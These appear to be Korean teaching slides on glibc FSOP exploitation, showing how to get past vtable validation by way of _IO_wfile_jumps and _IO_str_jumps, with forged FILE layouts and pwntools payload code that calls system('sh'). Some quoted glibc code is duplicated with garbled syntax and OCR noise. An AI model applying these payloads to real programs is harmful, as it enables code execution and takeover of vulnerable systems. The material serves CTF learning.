    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
    #if 0
        get_column;
        set_column;
    #endif
};
```

Bypass IO_validate_vtable

최종 호출: vtable->__finish (FP, 0)

vtable + 0x10에 있는 함수 포인터 호출

```
pwndbg> p fclose
$1 = {<text variable, no debug info>} 0x7e250 <fclose>
pwndbg> x/50i 0x7e250
0x7e250 <fclose>:    push    r12
0x7e252 <fclose+2>:    push    rbp
0x7e253 <fclose+3>:    push    rbx
0x7e254 <fclose+4>:    mov     eax,DWORD PTR [rdi]
0x7e256 <fclose+6>:    mov     rbx,rdi  rbx = 함수 포인터
0x7e259 <fclose+9>:    test    ah,0x20
0x7e25c <fclose+12>:   jne     0x7e308 <fclose+184>
0x7e262 <fclose+18>:   mov     edx,eax
0x7e264 <fclose+20>:   and     edx,0x8000
0x7e26a <fclose+26>:   je      0x7e314 <fclose+196>
0x7e270 <fclose+32>:   shl     eax,0x1a
0x7e273 <fclose+35>:   sar     eax,0x1f
0x7e276 <fclose+38>:   mov     ebp,eax
0x7e278 <fclose+40>:   test    edx,edx
0x7e27a <fclose+42>:   jne     0x7e28d <fclose+61>
0x7e27c <fclose+44>:   mov     rdx,QWORD PTR [rbx+0x88]
0x7e283 <fclose+51>:   sub     DWORD PTR [rdx+0x4],0x1
0x7e287 <fclose+55>:   je      0x7e3a0 <fclose+336>
0x7e28d <fclose+61>:   mov     r12,QWORD PTR [rbx+0xd8]  r12 = vtable
0x7e294 <fclose+68>:   lea     rdx,[rip+0x3694c5]         # 0x3e7760
0x7e29b <fclose+75>:   lea     rax,[rip+0x36a226]         # 0x3e84c8
0x7e2a2 <fclose+82>:   sub     rax,rdx
0x7e2a5 <fclose+85>:   mov     rcx,r12
0x7e2a8 <fclose+88>:   sub     rcx,rdx
0x7e2ab <fclose+91>:   cmp     rax,rcx
0x7e2ae <fclose+94>:   jbe     0x7e480 <fclose+560>
0x7e2b4 <fclose+100>:  xor     esi,esi
0x7e2b6 <fclose+102>:  mov     rdi,rbx
0x7e2b9 <fclose+105>:  call    QWORD PTR [r12+0x10]  vtable + 0x10 호출
0x7e2be <fclose+110>:  mov     eax,DWORD PTR [rbx+0xc0]
```

Bypass IO_validate_vtable

최종 호출: vtable->__finish (FP, 0)

vtable + 0x10에 있는 함수 포인터 호출

<결론>

vtable을 _libc_IO_vtables 영역 내로 하면 그 안에 있는 함수 포인터 중 원하는 함수 포인터를 호출할 수 있음

함수 포인터가 가리키는 함수에는 내가 원하는 흐름을 만들 수 있는 코드가 있어야 함

Bypass IO_validate_vtable

```
const struct _IO_jump_t _IO_wfile_jumps libio_vtable =
{
    JUMP_INIT_DUMMY,
    JUMP_INIT(finish, _IO_new_file_finish),
    JUMP_INIT(overflow, (_IO_overflow_t) _IO_wfile_overflow),
    JUMP_INIT(underflow, (_IO_underflow_t) _IO_wfile_underflow),
    JUMP_INIT(uflow, (_IO_underflow_t) _IO_wdefault_uflow),
    JUMP_INIT(pbackfail, (_IO_pbackfail_t) _IO_wdefault_pbackfail),
    JUMP_INIT(xsputn, _IO_wfile_xsputn),
    JUMP_INIT(xsgetn, _IO_file_xsgetn),
    JUMP_INIT(seekoff, _IO_wfile_seekoff),
    JUMP_INIT(seekpos, _IO_default_seekpos),
    JUMP_INIT(setbuf, _IO_new_file_setbuf),
    JUMP_INIT(sync, (_IO_sync_t) _IO_wfile_sync),
    JUMP_INIT(doallocate, _IO_wfile_doallocate),
    JUMP_INIT(read, _IO_file_read),
    JUMP_INIT(write, _IO_new_file_write),
    JUMP_INIT(seek, _IO_file_seek),
    JUMP_INIT(close, _IO_file_close),
    JUMP_INIT(stat, _IO_file_stat),
    JUMP_INIT(showmanyc, _IO_default_showmanyc),
    JUMP_INIT(imbue, _IO_default_imbue)
};
libc_hidden_data_def (_IO_wfile_jumps)
```

```
wint_t
_IO_wfile_overflow (_IO_FILE *f, wint_t wch)
{
    if (f->_flags & _IO_NO_WRITES) /* SET ERROR */
    {
        f->_flags |= _IO_ERR_SEEN;
        __set_errno (EBADF);
        return WEOF;
    }
    /* If currently reading or no buffer allocated. */
    if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0)
    {
        /* Allocate a buffer if needed. */
        if (f->_wide_data->_IO_write_base == 0)
        {
            _IO_wdoallocbuf (f);
            _IO_free_wbackup_area (f);
            _IO_wsetg (f, f->_wide_data->_IO_buf_base,
                      f->_wide_data->_IO_buf_base, f->_wide_data->_IO_buf_base);

            if (f->_IO_write_base == NULL)
            {
                _IO_doallocbuf (f);
                _IO_setg (f, f->_IO_buf_base, f->_IO_buf_base, f->_IO_buf_base);
            }
        }
        else
        {
            /* Otherwise must be currently reading. If _IO_read_ptr
             (and hence also _IO_read_end) is at the buffer end,
             logically slide the buffer forwards one block (by setting
             the read pointers to all point at the beginning of the
             block). This makes room for subsequent output.
             Otherwise, set the read pointers to _IO_read_end (leaving
             that alone, so it can continue to correspond to the
             external position). */
            if (f->_wide_data->_IO_read_ptr == f->_wide_data->_IO_buf_end)
            {
                f->_IO_read_end = f->_IO_read_ptr = f->_IO_buf_base;
                f->_wide_data->_IO_read_end = f->_wide_data->_IO_read_ptr =
                    f->_wide_data->_IO_buf_base;
            }
            f->_wide_data->_IO_write_ptr = f->_wide_data->_IO_read_ptr;
            f->_wide_data->_IO_write_base = f->_wide_data->_IO_write_ptr;
            f->_wide_data->_IO_write_end = f->_wide_data->_IO_buf_end;
            f->_wide_data->_IO_read_base = f->_wide_data->_IO_read_ptr =
                f->_wide_data->_IO_read_end;

            f->_IO_write_ptr = f->_IO_read_ptr;
            f->_IO_write_base = f->_IO_write_ptr;
            f->_IO_write_end = f->_IO_buf_end;
            f->_IO_read_base = f->_IO_read_ptr = f->_IO_read_end;

            f->_flags |= _IO_CURRENTLY_PUTTING;
            if (f->_flags & (_IO_LINE_BUF | _IO_UNBUFFERED))
                f->_wide_data->_IO_write_end = f->_wide_data->_IO_write_ptr;
        }
    }
    if (wch == WEOF)
        return _IO_do_flush (f);
    if (f->_wide_data->_IO_write_ptr == f->_wide_data->_IO_buf_end)
        /* Buffer is really full */
        if (_IO_do_flush (f) == EOF)
            return WEOF;
    *f->_wide_data->_IO_write_ptr++ = wch;
    if ((f->_flags & _IO_UNBUFFERED)
        || ((f->_flags & _IO_LINE_BUF) && wch == L'\n'))
        if (_IO_do_flush (f) == EOF)
            return WEOF;
    return wch;
}
libc_hidden_def (_IO_wfile_overflow)
```

Bypass IO_validate_vtable

```
wint_t
_IO_wfile_overflow (_IO_FILE *f, wint_t wch)
{
    if (f->_flags & _IO_NO_WRITES) /* SET ERROR */
    {
        f->_flags |= _IO_ERR_SEEN;
        __set_errno (EBADF);
        return WEOF;
    }
    /* If currently reading or no buffer allocated. */
    if (((f->_flags & _IO_CURRENTLY_PUTTING) == 0)
        {
            /* Allocate a buffer if needed. */
            if (f->_wide_data->_IO_write_base == 0)
            {
                _IO_wdoallocbuf (f);
                _IO_free_wbackup_area (f);
                _IO_wsetg (f, f->_wide_data->_IO_buf_base,
                           f->_wide_data->_IO_buf_base);
            }

            if (f->_IO_write_base == NULL)
            {
                _IO_wdoallocbuf (f);
                _IO_wsetg (f, f->_IO_buf_base, f->_IO_buf_base);
            }
        }
        else
        {
            /* Otherwise must be currently reading. If _IO_read_ptr
               (and hence also _IO_read_end) is at the buffer end,
               logically slide the buffer forwards one block (by setting
               the read pointers to all point at the beginning of the
               block). This makes room for subsequent output.
               Otherwise, set the read pointers to _IO_read_end (leaving
               that alone, so it can continue to correspond to the
               external position). */
            if (f->_wide_data->_IO_read_ptr == f->_wide_data->_IO_buf_end)
            {
                f->_IO_read_end = f->_IO_read_ptr = f->_IO_buf_base;
                f->_wide_data->_IO_read_end = f->_wide_data->_IO_read_ptr =
                    f->_wide_data->_IO_buf_base;
            }
        }

        f->_wide_data->_IO_write_ptr = f->_wide_data->_IO_read_ptr;
        f->_wide_data->_IO_write_base = f->_wide_data->_IO_write_ptr;
        f->_wide_data->_IO_write_end = f->_wide_data->_IO_write_ptr;
        f->_wide_data->_IO_read_base = f->_wide_data->_IO_buf_end;
        f->_wide_data->_IO_read_end;

        f->_IO_write_ptr = f->_IO_read_ptr;
        f->_IO_write_base = f->_IO_write_ptr;
        f->_IO_write_end = f->_IO_buf_end;
        f->_IO_read_base = f->_IO_read_ptr = f->_IO_read_end;

        f->_flags |= _IO_CURRENTLY_PUTTING;
        if (f->_flags & (_IO_LINE_BUF | _IO_UNBUFFERED))
            f->_wide_data->_IO_write_end = f->_wide_data->_IO_write_ptr;

        if (wch == WEOF)
            return _IO_do_flush (f);
        if (f->_wide_data->_IO_write_ptr == f->_wide_data->_IO_buf_end)
            /* Buffer is really full */
            if (_IO_do_flush (f) == EOF)
                return WEOF;
        *f->_wide_data->_IO_write_ptr++ = wch;
        if (((f->_flags & _IO_UNBUFFERED)
            || ((f->_flags & _IO_LINE_BUF) && wch == L'\n')))
            if (_IO_do_flush (f) == EOF)
                return WEOF;
        return wch;
    }
}
libc_hidden_def (_IO_wfile_overflow)
```

```
void
_IO_wdoallocbuf (_IO_FILE *fp)
{
    if (fp->_wide_data->_IO_buf_base)
        return;
    if (!(fp->_flags & _IO_UNBUFFERED))
        if ((wint_t) _IO_WDOALLOCATE (fp) != WEOF)
            return;
    _IO_wsetb (fp, fp->_wide_data->_shortbuf,
               fp->_wide_data->_shortbuf + 1, 0);
}
libc_hidden_def (_IO_wdoallocbuf)
```

```
typedef int (*_IO_doallocate_t) (_IO_FILE *);
#define _IO_DOALLOCATE(FP) JUMP0 (__doallocate, FP)
#define _IO_WDOALLOCATE(FP) WJUMP0 (__doallocate, FP)
```

```
#define WJUMP0(FUNC, THIS) (_IO_WIDE_JUMPS_FUNC(THIS)->FUNC) (THIS)
```

```
#define _IO_WIDE_JUMPS_FUNC(THIS) _IO_WIDE_JUMPS(THIS)
```

```
#define _IO_WIDE_JUMPS(THIS) \
    _IO_CAST_FIELD_ACCESS ((THIS), struct _IO_FILE, _wide_data)->_wide_vtable
```

_IO_CAST_FIELD_ACCESS는 vtable 검사 안 함!
그냥 _IO_FILE + _wide_data offset 한 것

Bypass IO_validate_vtable

```
wint_t
_IO_wfile_overflow (_IO_FILE *f, wint_t wch)
{
    if (f->_flags & _IO_NO_WRITES) /* SET ERROR */
    {
        f->_flags |= _IO_ERR_SEEN;
        __set_errno (EBADF);
        return WEOF;
    }
    /* If currently reading or no buffer allocated. */
    if (((f->_flags & _IO_CURRENTLY_PUTTING) == 0)
        /* Allocate a buffer if needed. */
        if (f->_wide_data->_IO_write_base == 0)
        {
            _IO_wdoallocbuf (f);
            _IO_free_wbackup_area (f);
            _IO_wsetg (f, f->_wide_data->_IO_buf_base,
                      f->_wide_data->_IO_buf_base, f->_wide_data->_IO_buf_base);

            if (f->_IO_write_base == NULL)
            {
                _IO_wdoallocbuf (f);
                _IO_wsetg (f, f->_IO_buf_base, f->_IO_buf_base, f->_IO_buf_base);
            }
        }
    else
    {
        /* Otherwise must be currently reading. If _IO_read_ptr
        (and hence also _IO_read_end) is at the buffer end,
        logically slide the buffer forwards one block (by setting
        the read pointers to all point at the beginning of the
        block). This makes room for subsequent output.
        Otherwise, set the read pointers to _IO_read_end (leaving
        that alone, so it can continue to correspond to the
        external position). */
        if (f->_wide_data->_IO_read_ptr == f->_wide_data->_IO_buf_end)
        {
            f->_IO_read_end = f->_IO_read_ptr = f->_IO_buf_base;
            f->_wide_data->_IO_read_end = f->_wide_data->_IO_read_ptr =
                f->_wide_data->_IO_buf_base;
        }
        f->_wide_data->_IO_write_ptr = f->_wide_data->_IO_read_ptr;
        f->_wide_data->_IO_write_base = f->_wide_data->_IO_write_ptr;
        f->_wide_data->_IO_write_end = f->_wide_data->_IO_buf_end;
        f->_wide_data->_IO_read_base = f->_wide_data->_IO_read_ptr =
            f->_wide_data->_IO_read_end;

        f->_IO_write_ptr = f->_IO_read_ptr;
        f->_IO_write_base = f->_IO_write_ptr;
        f->_IO_write_end = f->_IO_buf_end;
        f->_IO_read_base = f->_IO_read_ptr = f->_IO_read_end;

        f->_flags |= _IO_CURRENTLY_PUTTING;
        if (f->_flags & (_IO_LINE_BUF | _IO_UNBUFFERED))
            f->_wide_data->_IO_write_end = f->_wide_data->_IO_write_ptr;
    }
    if (wch == WEOF)
        return _IO_do_flush (f);
    if (f->_wide_data->_IO_write_ptr == f->_wide_data->_IO_buf_end)
        /* Buffer is really full */
        if (_IO_do_flush (f) == EOF)
            return WEOF;
    *f->_wide_data->_IO_write_ptr++ = wch;
    if (((f->_flags & _IO_UNBUFFERED)
        || ((f->_flags & _IO_LINE_BUF) && wch == L'\n'))
        if (_IO_do_flush (f) == EOF)
            return WEOF;
    return wch;
}
libc_hidden_def (_IO_wfile_overflow)
```

```
void
_IO_wdoallocbuf (_IO_FILE *fp)
{
    if (fp->_wide_data->_IO_buf_base)
        return;
    if (!(fp->_flags & _IO_UNBUFFERED))
        if ((wint_t) _IO_WDOALLOCATE (fp) != WEOF)
            return;
    _IO_wsetb (fp, fp->_wide_data->_shortbuf,
              fp->_wide_data->_shortbuf + 1, 0);
}
libc_hidden_def (_IO_wdoallocbuf)
```

```
typedef int (*_IO_doallocate_t) (_IO_FILE *);
#define _IO_DOALLOCATE(FP) JUMPO (_doallocate, FP)
#define _IO_WDOALLOCATE(FP) WJUMPO (_doallocate, FP)
```

_IO_WDOALLOCATE를 호출하기 위한 조건

- 1) f->_flags & _IO_NO_WRITES = 0
- 2) f->_flags & _IO_CURRENTLY_PUTTING = 0
- 3) f->_wide_data->_IO_write_base = 0
- 4) f->_wide_data->_IO_buf_base != 0
- 5) f->_flags & _IO_UNBUFFERED = 0

**_IO_WDOALLOCATE 호출할 때 system 함수 주소가 적힌 곳이 호출되도록 하고,
첫 번째 인자(파일 포인터)에 “/bin/sh” 같은 문자열이 있으면 셸을 얻을 수 있게 됨**

Bypass IO_validate_vtable

```
#define _IO_MAGIC 0xFBAD0000 /* Magic number */
#define _OLD_STDIO_MAGIC 0xFABC0000 /* Emulate old stdio. */
#define _IO_MAGIC_MASK 0xFFFF0000
#define _IO_USER_BUF 1 /* User owns buffer; don't delete it on close. */
#define _IO_UNBUFFERED 2
#define _IO_NO_READS 4 /* Reading not allowed */
#define _IO_NO_WRITES 8 /* Writing not allowed */
#define _IO_EOF_SEEN 0x10
#define _IO_ERR_SEEN 0x20
#define _IO_DELETE_DONT_CLOSE 0x40 /* Don't call close(_fileno) on cleanup. */
#define _IO_LINKED 0x80 /* Set if linked (using _chain) to streambuf::_list_all. */
#define _IO_IN_BACKUP 0x100
#define _IO_LINE_BUF 0x200
#define _IO_TIED_PUT_GET 0x400 /* Set if put and get pointer logicly tied. */
#define _IO_CURRENTLY_PUTTING 0x800
#define _IO_IS_APPENDING 0x1000
#define _IO_IS_FILEBUF 0x2000
#define _IO_BAD_SEEN 0x4000
#define _IO_USER_LOCK 0x8000
```

flags 조건

- 1) `f->_flags & _IO_NO_WRITES = 0`
- 2) `f->_flags & _IO_CURRENTLY_PUTTING = 0`
- 3) `f->_flags & _IO_UNBUFFERED = 0`

`system("\x01\x01\x01\x01;sh\0");` -> 셸 획득 됨

little endian 고려하여 숫자로 변환한 `_flags = 0x0068733b01010101` -> 조건 만족

Bypass IO_validate_vtable

offset	member	value
0x0	_flags	b"\x01\x01\x01\x01;sh\0"
0x8	_IO_read_ptr	0
0x10	_IO_read_end	0
0x18	_IO_read_base	0
0x20	_IO_write_base	0
0x28	_IO_write_ptr	1
0x30	_IO_write_end	0
0x38	_IO_buf_base	0
0x40	_IO_buf_end	0
0x48	_IO_save_base	0
0x50	_IO_backup_base	0
0x58	_IO_save_end	0
0x60	_markers	0
0x68	_chain	system_addr
0x70	_fileno	0
	_flags2	
0x78	_old_offset	0
0x80	_cur_column	0
	_vtable_offset	
	_shortbuf	
0x88	_lock	writable_addr
0x90	_offset	0
0x98	_codecvt	0
0xa0	_wide_data	current_FP - 0x10
0xa8	_freeres_list	0
0xb0	_freeres_buf	0
0xb8	__pad5	0
0xc0	_mode	0
	_unused2	
0xc8	_unused2	0
0xd0	_unused2	current_FP
0xd8	_vtable	_IO_wfile_jumps + 8

File Stream 내의 _wide_data offset = 0xa0
_wide_data 내의 _IO_write_base offset = 0x20
_wide_data 내의 _IO_buf_base offset = 0x38
_wide_data 내의 _wide_vtable offset = 0xe0
_wide_vtable 내의 __doallocate offset = 0x68

전 페이지에 있는 flags 아닌 조건 2개

- 1) `f->_wide_data->_IO_write_base = 0`
`[[f+0xa0]+0x20] = [f+0x10] = 0`
- 2) `f->_wide_data->_IO_buf_base != 0`
`[[f+0xa0]+0x38] = [f+0x28] != 0`

`fclose`에서 `f->vtable->__finish` 호출
= `[[f+0xd8]+0x10]` 호출
= `[_IO_wfile_jumps+8+0x10]` 호출
= `_IO_wfile_overflow` 호출

`_IO_wfile_overflow` 내에서 조건에 의해 `_IO_wdoallocbuf` 호출 후 `_IO_WDOALLOCATE` 호출
= `f->_wide_data->_wide_vtable->__doallocate` 호출
= `[[[f+0xa0]+0xe0]+0x68]` 호출 = `[[f-0x10+0xe0]+0x68]` 호출
= `[f+0x68]` 호출 = `system` 호출

payload 짜기

```
pay = b''
pay += p64(0) #flags
pay += p64(0) #read ptr
pay += p64(0) #read end
pay += p64(0) #read base
pay += p64(0) #write base
pay += p64(int((binsh - 100)/2 + 1)) #write ptr
pay += p64(0) #write end
pay += p64(0) #buf base
pay += p64(int((binsh - 100)/2)) #buf end
pay += p64(0) #save base
pay += p64(0) #backup base
pay += p64(0) #save end
pay += p64(0) #markers
pay += p64(0) #chain
pay += p64(0) #fileno & flags
pay += p64(0) #old offset
pay += p64(0) #cur column, vtable offset, shortbuf
pay += p64(lock) #lock
pay += p64(0) #offset
pay += p64(0) #codecvt
pay += p64(0) #wide data
pay += p64(0) #freeres list
pay += p64(0) #freeres buf
pay += p64(0) #pad5
pay += p64(0) #mod, unused2
pay += p64(0) #unused2
pay += p64(0) #unused2
pay += p64(str_overflow - 0x10) #vtable
pay += p64(system) #vtable dummy1
```

노가다

```
def FSOP_struct(flags = 0, _IO_read_ptr = 0, _IO_read_end = 0, _IO_read_base = 0,\
_IO_write_base = 0, _IO_write_ptr = 0, _IO_write_end = 0, _IO_buf_base = 0, _IO_buf_end = 0,\
_IO_save_base = 0, _IO_backup_base = 0, _IO_save_end = 0, _markers= 0, _chain = 0, _fileno = 0,\
_flags2 = 0, _old_offset = 0, _cur_column = 0, _vtable_offset = 0, _shortbuf = 0, lock = 0,\
_offset = 0, _codecvt = 0, _wide_data = 0, _freeres_list = 0, _freeres_buf = 0,\
_pad5 = 0, _mode = 0, _unused2 = b"", vtable = 0, more_append = b''):\

    FSOP = p64(flags) + p64(_IO_read_ptr) + p64(_IO_read_end) + p64(_IO_read_base)
    FSOP += p64(_IO_write_base) + p64(_IO_write_ptr) + p64(_IO_write_end)
    FSOP += p64(_IO_buf_base) + p64(_IO_buf_end) + p64(_IO_save_base) + p64(_IO_backup_base) + p64(_IO_save_end)
    FSOP += p64(_markers) + p64(_chain) + p32(_fileno) + p32(_flags2)
    FSOP += p64(_old_offset) + p16(_cur_column) + p8(_vtable_offset) + p8(_shortbuf) + p32(0x0)
    FSOP += p64(lock) + p64(_offset) + p64(_codecvt) + p64(_wide_data) + p64(_freeres_list) + p64(_freeres_buf)
    FSOP += p64(_pad5) + p32(_mode)
    if _unused2 == b'':
        FSOP += b"\x00"*0x14
    else:
        FSOP += _unused2[0x0:0x14].ljust(0x14, b"\x00")

    FSOP += p64(vtable)
    FSOP += more_append
    return FSOP
```

사람들이 만들어 놓은 구조체 사용

payload 짜기

```
from pwn import *

context.arch = 'amd64'

fs = FileStructure()
fs.flags = u64(b'\x01\x01\x01\x01;sh\0')
print(fs)

payload = bytes(fs)
print(payload)
```

pwntools에 구현된 구조체 사용
(아키텍처 지정을 꼭 해줘야 함)

```
(writable) grail@si: [아키렉서 지능을 즉 해킹야 함] e$ python3 sol.py  
{ flags: 0x68733b01010101  
_IO_read_ptr: 0x0  
_IO_read_end: 0x0  
_IO_read_base: 0x0  
_IO_write_base: 0x0  
_IO_write_ptr: 0x0  
_IO_write_end: 0x0  
_IO_buf_base: 0x0  
_IO_buf_end: 0x0  
_IO_save_base: 0x0  
_IO_backup_base: 0x0  
_IO_save_end: 0x0  
markers: 0x0  
chain: 0x0  
fileno: 0x0  
_flags2: 0x0  
_old_offset: 0xfffffffffffffffff  
_cur_column: 0x0  
_vtable_offset: 0x0  
_shortbuf: 0x0  
unknown1: 0x0  
_lock: 0x0  
_offset: 0xfffffffffffffffffff  
_codecvt: 0x0  
_wide_data: 0x0  
unknown2: 0x0  
vtable: 0x0}  
b'\x01\x01\x01\x01;sh\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff'
```

The screenshot shows a web browser displaying the pwnlib documentation website. The left sidebar contains a navigation menu with links to various modules: `pwnlib.tubes`, `pwnlib.process`, `pwnlib.serialtube`, `pwnlib.sock`, `pwnlib.ssh`, `pwnlib.ui`, `pwnlib.update`, `pwnlib.useragents`, `pwnlib.util.crc`, `pwnlib.util.cyclic`, `pwnlib.util.fiddling`, `pwnlib.util.getdents`, `pwnlib.util.hashes`, `pwnlib.util.itertools`, `pwnlib.util.lists`, and `pwnlib.util.misc`. The main content area displays the definition of the `__repr__` method for the `q` object, which is a `FileStructure` object at address `0xdeadbeef`. The output shows a dictionary-like representation of the object's attributes.

The definition for `__repr__` orders the structure members and displays them in a dictionary format. It's useful when viewing a structure object in python/IPython shell

```
>>> q=FileStructure(0xdeadbeef)
>>> q
{ flags: 0x0
  _IO_read_ptr: 0x0
  _IO_read_end: 0x0
  _IO_read_base: 0x0
  _IO_write_base: 0x0
  _IO_write_ptr: 0x0
  _IO_write_end: 0x0
  _IO_buf_base: 0x0
  _IO_buf_end: 0x0
  _IO_save_base: 0x0
  _IO_backup_base: 0x0
  _IO_save_end: 0x0
  markers: 0x0
  chain: 0x0
  fileno: 0x0
  _flags2: 0x0
  _old_offset: 0xfffffffffffff
  _cur_column: 0x0
  _vtable_offset: 0x0
  _shortbuf: 0x0
  unknown1: 0x0
  _lock: 0xdeadbeef
  _offset: 0xfffffffffffff
  _codecvt: 0x0
  _wide_data: 0xdeadbeef
  unknown2: 0x0
  vtable: 0x0}
```


필드명이나 자세한 구현 방식이 궁금할 시 [공식 문서](#) 참고

FSisOP - 문제

1. 사용할만한 함수 포인터가 무엇이 있는지 서칭 (`_IO_wfile_jumps` vtable 이용)
2. `puts` or `exit` 노리기
3. `glibc` 소스코드 보면서 or `gdb`로 디버깅 해보면서 흐름 파악
4. 해당 함수 포인터를 호출하기 위한 조건 파악
5. offset 계산 + fake file stream 작성 + exploit
 `_IO_wide_data`부터 offset 구하는 것은 소스코드 보면서 디버깅 해보는 것이 좋음
6. 문제 흐름 설명 (오늘 배운 것과 매우 유사)

Bypass IO_validate_vtable

```
const struct _IO_jump_t _IO_str_jumps libio_vtable =
{
    JUMP_INIT_DUMMY,
    JUMP_INIT(finish, _IO_str_finish),
    JUMP_INIT(overflow, _IO_str_overflow),
    JUMP_INIT(underflow, _IO_str_underflow),
    JUMP_INIT(uflow, _IO_default_uflow),
    JUMP_INIT(pbackfail, _IO_str_pbackfail),
    JUMP_INIT(xsputn, _IO_default_xsputn),
    JUMP_INIT(xsgetn, _IO_default_xsgetn),
    JUMP_INIT(seekoff, _IO_str_seekoff),
    JUMP_INIT(seekpos, _IO_default_seekpos),
    JUMP_INIT(setbuf, _IO_default_setbuf),
    JUMP_INIT(sync, _IO_default_sync),
    JUMP_INIT(doallocate, _IO_default_doallocate),
    JUMP_INIT(read, _IO_default_read),
    JUMP_INIT(write, _IO_default_write),
    JUMP_INIT(seek, _IO_default_seek),
    JUMP_INIT(close, _IO_default_close),
    JUMP_INIT(stat, _IO_default_stat),
    JUMP_INIT(showmanyc, _IO_default_showmanyc),
    JUMP_INIT(imbue, _IO_default_imbue)
};
```



```
int
_IO_str_overflow (_IO_FILE *fp, int c)
{
    int flush_only = c == EOF;
    _IO_size_t pos;
    if (fp->_flags & _IO_NO_WRITES)
        return flush_only ? 0 : EOF;
    if ((fp->_flags & _IO_TIED_PUT_GET) && !(fp->_flags & _IO_CURRENTLY_PUTTING))
    {
        fp->_flags |= _IO_CURRENTLY_PUTTING;
        fp->_IO_write_ptr = fp->_IO_read_ptr;
        fp->_IO_read_ptr = fp->_IO_read_end;
    }
    pos = fp->_IO_write_ptr - fp->_IO_write_base;
    if (pos >= (_IO_size_t) (_IO_blen (fp) + flush_only))
    {
        if (fp->_flags & _IO_USER_BUF) /* not allowed to enlarge */
            return EOF;
        else
        {
            char *new_buf;
            char *old_buf = fp->_IO_buf_base;
            size_t old_blen = _IO_blen (fp);
            _IO_size_t new_size = 2 * old_blen + 100;
            if (new_size < old_blen)
                return EOF;
            new_buf
                = (char *) ((*((_IO_strfile *) fp)->s._allocate_buffer) (new_size));
            if (new_buf == NULL)
            {
                /* __ferror(fp) = 1; */
                return EOF;
            }
            if (old_buf)
            {
                memcpy (new_buf, old_buf, old_blen);
                ((*((_IO_strfile *) fp)->s._free_buffer) (old_buf));
                /* Make sure _IO_setb won't try to delete _IO_buf_base. */
                fp->_IO_buf_base = NULL;
            }
            memset (new_buf + old_blen, '\0', new_size - old_blen);
            _IO_setb (fp, new_buf, new_buf + new_size, 1);
            fp->_IO_read_base = new_buf + (fp->_IO_read_base - old_buf);
            fp->_IO_read_ptr = new_buf + (fp->_IO_read_ptr - old_buf);
            fp->_IO_read_end = new_buf + (fp->_IO_read_end - old_buf);
            fp->_IO_write_ptr = new_buf + (fp->_IO_write_ptr - old_buf);

            fp->_IO_write_base = new_buf;
            fp->_IO_write_end = fp->_IO_buf_end;
        }
    }

    if (!flush_only)
        *fp->_IO_write_ptr++ = (unsigned char) c;
    if (fp->_IO_write_ptr > fp->_IO_read_end)
        fp->_IO_read_end = fp->_IO_write_ptr;
    return c;
}
libc_hidden_def (_IO_str_overflow)
```

Bypass IO_validate_vtable

```
int
_IO_str_overflow (_IO_FILE *fp, int c)
{
    int flush_only = c == EOF;
    IO_size_t pos;
    if (fp->_flags & _IO_NO_WRITES)
        return flush_only ? 0 : EOF;
    if ((fp->_flags & _IO_TIED_PUT_GET) && !(fp->_flags & _IO_CURRENTLY_PUTTING))
    {
        fp->_flags |= _IO_CURRENTLY_PUTTING;
        fp->_IO_write_ptr = fp->_IO_read_ptr;
        fp->_IO_read_ptr = fp->_IO_read_end;
    }
    pos = fp->_IO_write_ptr - fp->_IO_write_base;
    if (pos >= (_IO_size_t) (_IO_blen (fp) + flush_only))
    {
        if (fp->_flags & _IO_USER_BUF) /* not allowed to enlarge */
            return EOF;
        else
        {
            char *new_buf;
            char *old_buf = fp->_IO_buf_base;
            size_t old_blen = _IO_blen (fp);
            _IO_size_t new_size = 2 * old_blen + 100;
            if (new_size < old_blen)
                return EOF;
            new_buf
                = (char *) ((*(_IO_strfile *) fp)->s._allocate_buffer) (new_size);
            if (new_buf == NULL)
            {
                /* __ferror(fp) = 1; */
                return EOF;
            }
            if (old_buf)
            {
                memcpy (new_buf, old_buf, old_blen);
                ((*(_IO_strfile *) fp)->s._free_buffer) (old_buf);
                /* Make sure _IO_setb won't try to delete _IO_buf_base. */
                fp->_IO_buf_base = NULL;
            }
            memset (new_buf + old_blen, '\0', new_size - old_blen);
            _IO_setb (fp, new_buf, new_buf + new_size, 1);
            fp->_IO_read_base = new_buf + (fp->_IO_read_base - old_buf);
            fp->_IO_read_ptr = new_buf + (fp->_IO_read_ptr - old_buf);
            fp->_IO_read_end = new_buf + (fp->_IO_read_end - old_buf);
            fp->_IO_write_ptr = new_buf + (fp->_IO_write_ptr - old_buf);
            fp->_IO_write_base = new_buf;
            fp->_IO_write_end = fp->_IO_buf_end;
        }
    }
    if (!flush_only)
        *fp->_IO_write_ptr++ = (unsigned char) c;
    if (fp->_IO_write_ptr > fp->_IO_read_end)
        fp->_IO_read_end = fp->_IO_write_ptr;
    return c;
}
libc_hidden_def (_IO_str_overflow)
```

```
struct _IO_str_fields
{
    _IO_alloc_type _allocate_buffer; offset = 0x0
    _IO_free_type _free_buffer;
};

/* This is needed for the Irix6 N32
   but a 32 bit pointer type. In the
   after the vtable pointer. Putting
   this problem. */

struct _IO_streambuf
{
    struct _IO_FILE _f;
    const struct _IO_jump_t *vtable;
};

typedef struct _IO_strfile
{
    struct _IO_streambuf _sbf;
    struct _IO_str_fields _s; offset = 0xe0
} _IO_strfile;
```

```
